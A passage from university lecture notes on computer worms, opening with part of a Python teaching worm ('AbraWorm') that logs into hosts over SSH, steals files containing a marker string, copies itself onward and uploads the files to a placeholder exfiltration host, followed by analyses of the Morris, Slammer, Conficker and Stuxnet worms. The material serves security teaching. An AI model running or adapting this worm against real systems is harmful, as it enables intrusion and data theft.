                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error is not None:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    if ''.join(received_list).find('AbraWorm') >= 0:
                        print("\nThe target machine is already infected\n")
```

```
                    next
                # Now let's look for files that contain the string 'abracadabra'
                cmd = 'grep -ls abracadabra *'
                stdin, stdout, stderr = ssh.exec_command(cmd)
                error = stderr.readlines()
                if error is not None:
                    print(error)
                    next
                received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                for item in received_list:
                    files_of_interest_at_target.append(item.strip())
                print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
                scpcon = scp.SCPClient(ssh.get_transport())
                if len(files_of_interest_at_target) > 0:
                    for target_file in files_of_interest_at_target:
                        scpcon.get(target_file)
                # Now deposit a copy of AbraWorm.py at the target host:
                scpcon.put(sys.argv[0])
                scpcon.close()
            except:
                next
            # Now upload the exfiltrated files to a specially designated host,
            # which can be a previously infected host.  The worm will only
            # use those previously infected hosts as destinations for
            # exfiltrated files if it was able to send the login credentials
            # used on those hosts to its human masters through, say, a
            # secret IRC channel. (See Lecture 29 on IRC)
            if len(files_of_interest_at_target) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the login
                    #  credentials in the next statement:
                    ssh.connect('yyy.yyy.yyy.yyy',port=22,username='yyyy',password='yyyyyyy',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in files_of_interest_at_target:
                        scpcon.put(filename)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    next
if debug: break
```

22.5: MORRIS AND SLAMMER WORMS

- The Morris worm was the first really significant worm that effectively shut down the internet for several days in 1988. It is named after its author Robert Morris.

- The Morris worm used the following three exploits to jump over to a new machine:

  – A bug in the popular **sendmail** program that is used as a **mail transfer agent** by computers in a network. [See Lecture 31 for the use of `sendmail` as a Mail Transfer Agent.] At the time when this worm attack took place, it was possible to send a message to the **sendmail** program running on a remote machine with the name of an executable as the recipient of the message. The **sendmail** program, if running in the debug mode, would then try to execute the named file, the code for execution being the contents of the message. The code that was executed stripped off the headers of the email and used the rest to create a small bootstrap program in C that pulled in the rest of the worm code.

– A bug in the **finger** daemon of that era. The **finger** program of that era suffered from the **buffer overflow problem** presented in Lecture 21. As explained in Lecture 21, if an executing program allocates memory for a buffer on the stack, but does not carry out a **range check** on the data to make sure that it will fit into the allocated space, you can easily encounter a situation where the data overwrites the program instructions on the stack. A malicious program can exploit this feature to create fake stack frames and cause the rest of the program execution to be not as originally intended. [See Section 21.4 of Lecture 21 for what is meant by a stack frame.]

– The worm used the remote shell program **rsh** to enter other machines using passwords. It used various strategies to guess people's passwords. [This is akin to what is now commonly referred to as the dictionary attack. Lecture 24 talks about such attacks in today's networks.] When it was able to break into a user account, it would harvest the addresses of the remote machines in their '.rhosts' files.

- A detailed analysis of the Morris worm was carried out by Professor Eugene Spafford of Purdue University. The report written by Professor Spafford is available from `http://homes.cerias.purdue.edu/~spaf/tech-reps/823.pdf`.

- The rest of this section is devoted to the Slammer Worm that hit

the networks in early 2003.

- The Slammer Worm affected only the machines running Microsoft SQL 2000 Servers. Microsoft SQL 2000 Server supports a directory service that allows a client to send in a UDP request to quickly find a database. At the time the worm hit, this feature of the Microsoft software suffered from the buffer overflow problem.

- Slammer just sent one UDP packet to a recipient. The SQL specs say that the first byte of this UDP request should be 0x04 and the remaining at most 16 bytes should name the online database being sought. The specs further say that this string must terminate in the null character.

- In the UDP packet sent by the Slammer worm to a remote machine, the first byte 0x04 was followed a long string of bytes and did **not** terminate in the null character. In fact, the byte 0x04 was followed by a long string of 0x01 bytes so the information written into the stack would exceed the 128 bytes of memory reserved for the SQL server request.

- It is in the overwrite portion that the Slammer executed its network hopping code. It created an IP address randomly for the UDP request to be sent to another machine. This code was placed in a loop so that the infected machine would constantly send out UDP requests to remote machines selected at random.

22.6: THE CONFICKER WORM

- By all accounts, this is certainly the most notorious worm that has been unleashed on the internet in recent times. As reported widely in the media, the worm was supposed to cause a major breakdown of the internet on April 1, 2009, but, as you all know, nothing happened. The current best speculation is that the worm was let loose by one or more government organizations to test its power to propagate using what is now known as the "MS08-67 vulnerability" of the Windows machines of that era. This speculation has been reinforced by the fact that another worm, Stuxnet, which was let loose in 2010 shortly after Conficker started making waves, shared several similarities with Conficker with regard to how it broke into other machines. As was widely reported by the media at the beginning of this decade, Stuxnet was used successfully to sabotage the nuclear program of a country. We will talk about Stuxnet in Section 22.7.

- The Conficker worm infected a large number of machines around the world, only not in the concerted manner people thought it was going to. The worm infected only the Windows machines. The infected machines exhibited the following symptoms:

  - According to the Microsoft Security Bulletin MS08-067, at the worst, an infected machine could be taken over by the attacker, meaning by the human handlers of the worm.

  - More commonly, though, the worm disabled the Automatic Updates feature of the Window platform.

  - The worm also made it impossible for the infected machine to carry out DNS lookup for the hostnames that correspond to anti-virus software vendors.

  - The worm could also lock out certain user accounts. This was made possible by the modifications the worm made to the Windows registry.

- On the older Windows platforms, a machine would be infected with the worm by any machine sending to it a specially crafted packet disguised as an RPC (Remote Procedure Call). On the newer Windows platforms, the infecting packet had to be received from a user who could be authenticated by the victim machine.

- The following five publications proved to be critical to understanding the worm:

  1. `http://www.microsoft.com/technet/security/security/Bulletin/MS08-067.mspx` This publication was critical because it explained the **MS08-67 vulnerability**.

2. "Virus Encyclopedia: Worm:Win32/Conficker.B," `http://onecare.live.com/standard/en-us/virusenc/virusencinfo.htm?VirusName=Worm:Win32/Conficker.B`, This proved to be a rich source of information on Conficker.B.

3. Phillip Porras, Hassen Saidi, and Vinod Yegneswaran, "An Analysis of Conficker's Logic and Rendezvous Points," `http//mtc.sri.com/Conficker`, March 19, 2009.

4. Phillip Porras, Hassen Saidi, and Vinod Yegneswaran, "Conficker C Analysis," `http//mtc.sri.com/Conficker/addendumC`, March 19, 2009.

5. "Know Your Enemy: Containing Conficker," `https://www.honeynet.org/papers/conficker/`

- After it was first discovered in October 2008, the worm was made increasingly more potent by its creators, with each version more potent than the previous. The different versions of the worm were named **Conficker.A**, **Conficker.B**, **Conficker.C**, and **Conficker.D**.

- On the basis of the research carried out by the SRI team, as described in the publications cited above, we know that the worm infection spread by exploiting a vulnerability in the executable `svchost.exe` on a Windows machine.

- Therefore, let's first talk about the file `svchost.exe`. This file is fundamental to the functioning of the Windows platform. The job

of the always-running process that executes the `svchost.exe` file is to facilitate the execution of the dynamically-linkable libraries (DLLs) that the different applications reside in. [A program stored as a DLL cannot run on a stand-alone basis and must be loaded by another program.] This the `svchost` process does by replicating itself for each DLL that needs to be executed. So we could say that any DLL that needs to be executed must "attach" itself to the `svchost` process. [The process executing the file `svchost.exe` is also referred to as the **generic host process**. At a very loose level of comparison, the `svchost` process is to a Windows platform what `init` is to a Unix-like system. Recall that the PID of `init` is 1. The `init` process in a Unix-like platform is the parent of every other process except the process-scheduler process `swapper` whose PID is 0.] Very much like `init` in a Unix-like system, at system boot time, the `svchost` process checks the *services part* of the registry to construct a list of services (meaning a list of DLLs) it must load. [And just like process groups in Unix, it is possible to create `svchost` groups; all the DLLs that are supposed to run in the same `svchost` group are derived from the same `Svchost` registry key by supplying different DLLs as `ServiceDLL` values for the Parameters key.] [Chapter 2 of "Scripting with Objects" contains an easy-to-read account of how the processes are launched, how they relate to one another, and how the operating system interacts with them in a computer.]

- Here are some issues highly relevant to understanding the capabilities and the power of the worm:

  1. **How did the worm get to a computer?** There were at least three different ways for that to happen. These are described in the (a), (b), and (c) bullets below:

(a) A machine running a pre-patched version of the Windows Server Service `svchost.exe` could be infected because of a vulnerability with regard to how it handled remote code execution needed by the RPC requests coming in through port 445. As mentioned in Section 16.2 of Lecture 16, this port is assigned to the resource-sharing SMB protocol that is used by clients to access networked disk drives on other machines and other remote resources in a network. **So if a machine allowed for remote code execution in a network — perhaps because it made some resources available to clients — it would be open to infection through this mechanism.** [RPC stands for Remote Procedure Calls. With RPC, one machine can invoke a function in another machine without having to worry about the intervening transport mechanisms that carry the commands in one direction and the results in the other direction.] **When such a machine received a specially crafted string on its port 445, the machine would (1) download a copy of the worm using the HTTP protocol from another previously infected machine and store it as a DLL file; (2) execute a command to get a new instance of the `svchost` process to host the worm DLL; (3) enter appropriate entries in the registry so that the worm DLL was executed when the machine was rebooted; (4) gave a randomly constructed name to the worm file on the disk; and (5) then continued the propagation.** [As described in the "Know Your Enemy (KYE)" paper available from `https://www.honeynet.org/papers/conficker/`, the problem was with the Windows API

function `NetpwPathCanonicalize()` that is exported by `netapi32.dll` over an SMB session on TCP port 445. The purpose of this function is to *canonicalize* a string, i.e., convert a path string like `aaa\bbb\...\ccc` into `\aaa\ccc`. When, in an SMB session, this function was supplied with a specially crafted string by a remote host, it was possible to alter the function's return address in the stack frame for the function being executed. **The attacker then used the redirected return address to invoke a function like `URLDownloadToFile()` to pull in the worm file.** Once the worm file had been pulled into the machine, it could be launched in a separate process/thread as a new instance of `svchost.exe` by calling the `LoadLibrary()` function whose sole argument was the name of the newly downloaded worm file. The `LoadLibrary` command also copied the worm file into the system root.] **This was referred to as the MS08-067 mode of propagation for the worm.**

(b) Once a machine was infected, the worm could drop a copy of itself (usually under a different randomly constructed name) in the hard disks on the other machines mapped in the previously infected machine (I am referring to "network shares" here). If it needed a password in order to drop a copy of itself at these other locations, the worm came equipped with a list of 240 commonly used passwords. If it succeeded, the worm created a new folder at the root of these other disks where it placed a copy of itself. **This was referred to as the NetBIOS Share Propagation Mode for the worm.**

(c) The worm could also drop a copy of itself as the `autorun.inf` file in USB-based removable media such as memory sticks.

This allowed the worm copy to execute when the drive was accessed (if `Autorun` was enabled). **This was referred to as the USB Propagation Mode for the worm.**

2. Let's say a machine had a pre-patch version of `svchost.exe` and that an infected machine sent the machine a particular RPC on port 445 to exploit the MS08-067 vulnerability. For this RPC to be able to drop the worm DLL into a system folder, the outsider trying to break in would need certain write privileges on the victim machine. **How did the worm trying to break in acquire the needed write privileges on a victim machine?** As described in the Microsoft MS08-067 bulletin, the worm first tried to use the privileges of the user currently logged in. If that did not succeed, it obtained a list of the user accounts on the target machine and then it tried over a couple of hundred commonly-used passwords to gain write access. **Therefore, an old svchost.exe and weak passwords for the user accounts placed your machine at an increased risk of being infected.**

3. **Once the worm had lodged itself in a computer, how did it seek other computers to infect?** We are talking about computers that do not directly share any resources with the previously infected machine either in a LAN or a WAN. Another way of phrasing the same question would be: **What was the probability that a Win-**

dows machine at a particular IP address would be targeted by an unrelated infected machine? Based on the reports on the frequency with which honeypots were infected, it would seem that a random machine connected to the internet was highly likely to be infected. [A **honeypot** in computer security research is a specially configured machine in a network that to the outsiders looks like any other machine in the network but that is not able to spread its malware to the rest of the network. Multiple honeypots connected together form a **honeynet**. Visit `http://www.dmoz.org/Computers/Security/Honeypots_and_Honeynets/` for a listing of honenets.]

4. It was suspected that the human handlers of the worm could communicate with it. That raised the question: **How did these humans manage to do so without leaving a trace as to who they were and where they were located?** Note that Microsoft had offered a $250,000 bounty for apprehending the culprits.

5. Because of the various versions of the worm that were detected, it was believed the worm could update itself through its peer-to-peer communication abilities. **Could one imagine that several of the infected peers working in concert could cause internet disruptions that could be beyond the capabilities of the individual hosts?** Obviously, spam, spyware, and other malware emanating from thousands of randomly-activated hosts working collaboratively would be much more difficult to suppress than when it is com-

ing from a fixed location.

6. **Once a machine was infected, could you get rid of the worm with anti-virus software?** We will see later how the worm cleverly prevented an automatic download of the latest virus signatures from the anti-virus software vendors by altering the DNS software on the infected machine. When a machine could not be disinfected through automatic methods, you had to resort to a more manual intervention consisting of downloading the anti-virus tool on a separate clean machine, possibly burning a CD with it, and, finally, installing and running the tool on the infected machine.

7. **It was an important question of the day whether an infected machine could be restored to good health by simply rolling back the software state to a previously stored system restore point?** Since the worm was capable of resetting the system restore points, that rendered this approach impossible for system recovery.

8. The Conficker worm is also known by a number of other names that include **Downadup** and **Kido**.

22.6.1: The Anatomy of Conficker.A and Conficker.B

- Figure 1 shows a schematic of the main logic built into Conficker.A and Conficker.B. This control-flow diagram was constructed by Phillip Porras, Hassen Saidi, and Vinod Yegneswaran of SRI International. This diagram was inferred from a snapshot of the Conficker DLL in the memory as it was running in a machine. The memory image was fed into a well-known disassembler tool called **IDA Pro** and the corresponding assembly code generated from the binary. The control-flow diagram shown in Figure 1 corresponds to this assembly code. [IDA Pro also provides tools that create control-flow graphs from assembly code.]

- In Figure 1, the control-flow shown at left is just another way of looking at the control-flow shown at right. Remember, these control-flow diagrams are *inferred* from the disassembly of the memory map of the binary executable.

- Going through the sequence of steps shown at right in Figure 1, the worm first creates a mutex. This will fail if there is a version of the worm already running on the machine. [A mutex, which stands for *mutual exclusion*, is frequently used as a *synchronization primitive* to eliminate interference between different threads when they have access to the same data objects in memory. When thread A acquires a mutex lock on a data object, all other threads wanting access to that data object must suspend their execution until thread A releases its mutex lock on the data object. In the same spirit, Conficker installs



Figure 1: *A disassembler-inferred control-flow diagram for the logic built into the Conficker.A and Conficker.B worms.* (*This figure is from* `http://mtc.sri.com/Conficker`)

a mutex object during startup to prevent the possibility that an older version of the worm would be run should it get downloaded into the machine. A mutex name is registered for each different version of the worm. See Chapter 14 of "Scripting with Objects" for further infomation on mutexes and how they are used.] Note the name of the mutex object created as shown in the second box from the top on the left. Also note that the first box prevents the worm from doing its bad deeds if the keyboard attached to the machine is Ukrainian. This was probably meant to be a joke by the creators of the worm, unless, for some reason, they really did not want the computers in Ukraine to be harmed.

- Subsequently, the worm checks the Windows version on the machine and attaches itself to a new instance of the `svchost.exe` process as previously explained. [The box labeled "Attach to service.exe" on the left and the box labeled "Attach to a running process" on the right in Figure 1 represent this step.] As it does so, it also compromises the DNS lookup in the machine to prevent the name lookup for organizations that provide anti-virus products. [This is represented by the box labeled "Patch dnsapi.dll" on the right.]

- For the next step, as worm instructs the firewall to open a randomly selected high-numbered port to the internet. It then uses this port to reach out to the network in order to infect other machines, as shown by the next step. In order to succeed with propagation, the worm must become aware of the IP address of the host on which it currently resides. This it accomplishes by reaching out to a web site like `http://checkip.dyndns.com`. The IP addresses chosen for infection are selected at random from

an IP address database (such as the one that is made available by organizations like `http://maxmind.com`).

- The final step shown at the bottom in Figure 1 consists of the worm entering an infinite loop in which it constructs a set of randomly constructed (supposedly) 250 hostnames once every couple of hours. These are referred to as **rendezvous points**. Since the random number generator used for this is seeded with the current date and time, we can expect all the infected machines to generate the same set of names for any given run of the domain name generation.

- After the names are generated, the worm carries out a DNS lookup on the names in order to acquire the IP addresses for as many of those 250 names as possible. The worm then sends an HTTP request to those machines on their port 80 to see if an executable for the worm is available for download. If a new executable is downloaded and it is of more recent vintage, it replaces the old version. **Obviously, the same mechanism can be used by the worm to acquire new payloads from these other machines.**

- The worm-update (or acquire-new-payload) procedure describe above is obviously open to countermeasures such as a white knight making an adulterated version of the worm available on the hosts that are likely to be accessed by the worm. Anticipating this possibility, the creators of the worm have incorporated in the worm

a procedure for binary code validation that uses: (1) the MD5 (and, now, MD6) hashing for the generation of an encryption key; (2) encryption of the binary using this key with the RC4 algorithm; and, (3) computation of a digital signature using RSA. For RSA, the creators use a modulus and a public key that, as you would expect, are supplied with the worm binary, but the creators, as you would again expect, hold on to the private key. Further explanation follows.

- An MD5 (and, now MD6) hash of the binary is used as the encryption key in an RC4 based encryption of the binary. Let this hash value be M. Subsequently, the binary is encrypted with RC4 using M as the encryption key. Finally, RSA is used to create a digital signature for the binary. The digital signature consists of computing M^e mod N where N is the modulus.

- The digital signature is then appended to the encrypted binary and together they are made available for download by the hosts who fall prey to the worm.

- As for the differences between Conficker.A and Conficker.B, the former generates its candidate list of rendezvous points every 3 hours, whereas the latter does it every two hours. See the publications mentioned earlier for additional differences between the two.

22.6.2: The Anatomy of Conficker.C

- The Conficker.C variant of the Conficker worm, first discovered on a honeypot on March 6, 2009, was a significant revision of Conficker.B. Figure 2 displays the control-flow of the ".C" variant.

- The SRI report on the ".C" variant described the following additional capabilities packed into the worm:

  – The ".C" variant came with a peer-to-peer networking capability the worm could use to update itself and to acquire a new payload. This P2P capability did not require an embedded list of peers. How exactly this protocol worked in the worm was never fully understood — to the best of what I know.

  – This variant installed a "pseudo-patch" to repair the MS08-067 vulnerability so that a future RPC command received from the network could not take advantage of the same stack corruption that we described in Section 22.6.

  – The ".C" variant used three mutex objects to ensure that only the latest version of the worm was run on a machine where the "latest" meant with regard to the versions produced by the creators of the worm and with regard to the changes by the worm to the software internal to a specific computer. [The



Figure 2: *A disassembler-inferred control-flow diagram for Conficker.C (This figure is from* `http://mtc.sri.com/Conficker/addendumC` *)*

first of these mutex objects is named `Global\<string>-7`, the second `Global\<string>-99`, and the last named with a string that is derived randomly form the PID of the process executing the worm DLL.]

– The ".C" variant had enhanced capabilities with regard to suppressing any attempts to eliminate the worm. [The SRI report mentions that the ".C" variant spawned a security product disablement thread. "This thread disabled critical host security services, such as the Windows defender, as well as the services that delivered security patches and software updates. ... The thread then spawned a new security process termination thread, which continually monitored and killed processes whose names matched a blacklisted set of 23 security products, hot fixes, and security diagnostic tools."]

– As stated in Section 22.7, the ".A" and ".B" versions produced daily a set of randomly constructed 250 host/domain names that an infected machine reached out to periodically for either updating itself or updating its payload. **The ".C" variant generated 50,000 such names on a daily basis.** However, of these 50,000 names, only 500 were queried once a day.

22.7: THE STUXNET WORM

- This worm made a big splash in July 2010.

- As computer worms go, Stuxnet is in a category unto itself. As you now know, worms have generally been programmed to attack *personal* computers, particularly the computers running the Windows operating systems, for such nefarious purposes as stealing credit-card or bank information, sending out spam, mounting coordinated denial-of-service attacks on enterprise machines, etc. Stuxnet, on the other hand, was designed specifically to attack a particular piece of industrial software known as SCADA. [SCADA stands for Supervisory Control and Data Acquisition. It is a key piece of software that has allowed for much factory and process control automation. With SCADA, a small team of operators can monitor an entire production process from a control room and, when so needed, make adjustments to the parameters in order to optimize the production. As to what parameters can be monitored, the list is endless — it depends on what type of process is being monitored by SCADA. In discrete parts manufacturing, the parameters could be the speeds of the conveyor belts, calibration parameters of production devices, parameters related to the optimized operation of key equipment, parameters related to emissions into the environment, etc. Here is a brief list of where SCADA is used: climate control in large interiors, nuclear power plants, monitoring and control of mass transit systems, water management systems, digital pager alarm systems, monitoring of space flights and satellite systems, etc. With web based SCADA, you could monitor and control a process that is geographically distributed over a wide area.] It has been conjectured in the news media

that the purpose of Stuxnet was to harm the processes related to the production of nuclear materials in certain countries.

- The Stuxnet worm was designed to attack the SCADA systems used in the industrial gear supplied by Siemens for process control — presumably because it was believed that such industrial equipment was used by the nuclear development industry in certain countries.

- A German engineer, Ralph Langner, who was the first to analyze the worm, has stated that the worm was designed to jump from personal computers to the Siemens computers used for SCADA-based process control. Once it had infiltrated SCADA, it could fake the data sent by the sensors to the central monitors so that the human operators would not suspect that anything was awry, while at the same time creating potentially destructive malfunction in the operation of the centrifuges used for uranium enrichment. More specifically, the worm caused the frequency converters used to control the centrifuge speeds to raise their frequencies to a level that would cause the centrifuges to rotate at too high a speed and to eventually self-destruct.

- If all of the media reports about Stuxnet are to be believed, this is possibly the first successful demonstration of one country attacking another through computer networks and causing serious harm.

- Apart from its focus on a specific implementation of the SCADA software and, within SCADA, its focus on particular parameters related to specific industrial gear, there exist several similarities between the Conficker work and the Stuxnet worm. At the least, one of the three vulnerabilities exploited by the Stuxnet worm is the same as that by the Conficker work, as explained in the rest of this section.

- For a detailed analysis of the Stuxnet worm, see the report by the security company Trend Micro at `http://threatinfo.trendmicro.com/vinfo/web_attacks/Stuxnet%20Malware%20Targeting%20SCADA%20Systems.html` Trend Micro also makes available a tool that can scan your disk files to see if your system is infected with this worm: `http://blog.trendmicro.com/stuxnet-scanner-a-forensic-tool/`

- The Stuxnet worm exploits the following vulnerabilities in the Windows operation system:

  – Propagation of the worm is facilitated by the MS10-061 vulnerability related to the print spooler service in the Windows platforms. This allows the worm to spread in a network of computers that share printer services.

  – The propagation and local execution of the worm is enabled by the same Windows MS08-067 vulnerability related to remote code execution that we described earlier in Section 22.6. As

you will recall from Section 22.6, if a machine is running a pre-patched version of the Windows Server Service `svchost.exe` and you send it a specially crafted string on its port 445, you can get the machine to download a copy of malicious code using the HTTP protocol from another previously infected machine and store it as a DLL, etc. See Section 22.6 for further details.

– The worm can also propagate via removable disk drives through the MS10-046 vulnerability in the Windows shell. As stated in the Microsoft bulletin related to this vulnerability, it allows for remote code execution if a user clicks on the icon of a specially crafted shortcut that is displayed on the screen. MS10-046 is also referred to as the Windows shortcut vulnerability as it relates to the `.LNK` suffixed link files that serve as pointers to actual `.exe` files.

22.8: HOW AFRAID SHOULD WE BE OF VIRUSES AND WORMS?

- The short answer is: **very afraid**. Viruses and worms can certainly clog up your machine, steal your information, and cause your machine to serve as a zombie in a network of such machines controlled by bad guys to provide illegal services, spew out spam, spyware, and such.

- For a long answer, it depends on your computing habits. To offer myself as a case study:

  My Windows computers at home do not have anti-virus software installed (intentionally), yet none has been infected so far (knock on wood!!). **This is NOT a recommendation against anti-virus tools on your computer.** My computers have probably been spared because of my personal computing habits: (1) My email host is a Unix machine at Purdue; (2) I have a very powerful spam filter (of my own creation) on this machine that gets rid of practically all of the unsolicited junk; (3) The laptop on which I read my email is a Linux (Ubuntu) machine; (4) The several Windows machines that I have at home are meant for the Windows Office suite of software utilities and for amusement and entertainment;

(5) When I reach out to the internet from the Windows machines, I generally find myself visiting the same newspaper and other such sites every day; (6) Yes, it is true that Googling can sometimes take me into unfamiliar spaces on the internet, but, except for occasionally searching for the lyrics of a song that has caught my fancy, I am unlikely to enter malicious sites (the same can be said about the rest of my family); and, finally — and probably most importantly — (7) my home network is behind a router and therefore benefits from a generic firewall in the router. What that means is that there is not a high chance of malware landing in my Windows machines from the internet. The point I am making is that even the most sinister worm cannot magically take a leap into your machine just because your machine is connected to the internet provided you are careful about sharing resources with other machines, about how you process your email (especially with regard to clicking on attachments in unsolicited or spoofed email), what sites you visit on the internet, etc.

- **You must also bear in mind the false sense of security that can be engendered by the anti-virus software.** If my life's calling was creating new viruses and worms, don't you think that each time I created a new virus or a worm, I would first check it against all the malware signatures contained in the latest versions of the anti-virus tools out there? Obviously, I'd unleash my malware only if it cannot be detected by the latest signatures. [**It is easy to check a new virus against the signatures known to anti-virus vendors by uploading the virus file to a web site such as** `www.virustotal.com`**. Such sites send back a report — free of charge — that tells you which vendor's anti-virus software recognized the virus and, if it did, under what signature.**] What that means is that I would be able to cause a lot

of damage out there before the software companies start sending out their patches and the anti-virus companies start including the new signature in their tools. Additionally, if I selectively target my malware, that is, infect the machines only within a certain IP address block, the purveyors of anti-virus tools may not even find out about my malware for a long time and, in the meantime, I could steal a lot of information from the machines in that IP block.

